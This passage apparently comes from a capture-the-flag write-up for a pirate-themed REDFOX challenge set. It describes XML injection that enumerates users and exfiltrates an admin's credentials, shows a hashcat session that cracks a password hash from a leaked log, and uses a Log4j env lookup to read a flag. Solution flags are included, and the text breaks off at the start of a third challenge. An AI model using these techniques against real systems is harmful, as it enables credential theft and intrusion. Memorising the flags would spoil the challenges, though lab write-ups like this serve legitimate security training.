


Figure 26: Enumerate Node Value




Figure 27: Node Enumeration

4. Understanding the structure of data storage.
   After the enumeration of the structure of the database is mentioned below.

```
<users>
  <user>
    <username>…. </username>
    <password>….</password>
    <role>…..</role>
    <email>….</email>
    <dob>….</dob>
    <phone>….</phone>
    <address>….</address>
  </user>
  <user>
    <username>…. </username>
    <password>….</password>
    <role>…..</role>
    <email>….</email>
    <dob>….</dob>
    <phone>….</phone>
    <address>….</address>
  </user>
…
…
…
</users>
```

   Note: As we now understand the structure of the Xml file we will look for high value targets. We will look for user with role “admin” or “administrator” once the user is identified, we’ll exfiltrate the username and password of the admin user.

5. Identifying the Admin User.
    a. Enumerate user with role starting with character “a” or “A” to enumerate admin user.




Figure 28: Enumeration - Role (Admin)

    b. User no 26 has a role starting with “a”




Figure 29: Admin User – Enumeration

c. Confirm User no.26 has role “administrator”




Figure 30: Admin User - Enumeration(2)

6. Exfiltrating credentials.

a. Exfiltrating username




Figure 31: Username Exfiltration - 1




Figure 32: Username Exfiltration – 2

b. Exfiltrating password




Figure 33: Password Exfiltration - 1




Figure 34: Password Exfiltration -2

7. Login to the application to retrieve the flag




Figure 35: Administrator Dashboard

Flag: REDFOX{Xeb3c_1s_Al1v3_4nd_w1ll_R3turn}

The Logs For Jay: Pirate's Secret

The Grand Line is a vast trove of untold treasures and long-buried secrets, but one such secret lies hidden beneath the depths of the Sea for Jay. The Straw Hat Pirates come across a set of ancient logs containing cryptic messages, and among them, a chilling note reads, "The Logs for Jay" Who is Jay, and what treasure does this message guard? The crew must decipher the hidden meaning within the logs—before it's too late and the treasure slips into the wrong hands.

Vulnerability Exploited: Sensitive Information Disclosure & Log4j

Walkthrough:
Enumeration > Sensitive Info Disclosure > Hash Crack > Log4j Bypass

Detailed Walkthrough:

1. Performing basic web enumeration using tools like gobuster we discover sitemap.xml which contains URL of various log files.




Figure 36: Sitemap.xml

2. Accessing a log file, we get a password Hash of a user.




Figure 37: Sensitive Information Disclosure

3. If we view the page-source we are given a hint to create custom wordlist by using rule "d3ad0ne.rule"




Figure 38: Page Source - Log File

4. We are also able to find hint about the potential of flag in environment variables of the application in other log files.




Figure 39: Log File – 2

5. Creating a custom wordlist to crack the hash using hashcat.

```
┌──(kali㉿kali)-[~]
└─$ echo "Jay" > word.txt

┌──(kali㉿kali)-[~]
└─$ hashcat --force word.txt -r /usr/share/hashcat/rules/d3ad0ne.rule --stdout > Custom_wordlist.txt

┌──(kali㉿kali)-[~]
└─$ hashcat -m 1400 085e59519628c3879f3eb90ef28f9323cbcd92743867c97027b7d42f1f62d592 Custom_wordlist.txt --show
085e59519628c3879f3eb90ef28f9323cbcd92743867c97027b7d42f1f62d592:J1a2y3

┌──(kali㉿kali)-[~]
└─$
```

Figure 40: Password Cracking

6. Login with the password of user Jay and observe a Log Dashboard. While playing around with the search functionality we realise we are able to perform Log4j lookup but some lookups are blocked.




Figure 41: Java Version Lookup - Blocked

7. By Going through the log4j documentation we are able to find “env” lookup used to query environmental variables. We can Use that to retrieve the flag.




Figure 42: Environment variable – Flag

Flag: REDFOX{y0u_und3rst00d_th3_l0g5_4_Jay_m4yb3_Y0u_R_th3_ch05en_0ne}


Whisper of Sea

Description: In the Grand Line, a Log Pose is the only way to navigate the unpredictable seas—but what if you could steal someone else's course? Just like a pirate sneaking onto an enemy ship, authorization isn't always earned—it can be taken.


Location: http://cyberstorm.redfoxsec.com:1002

Detailed Walkthrough:

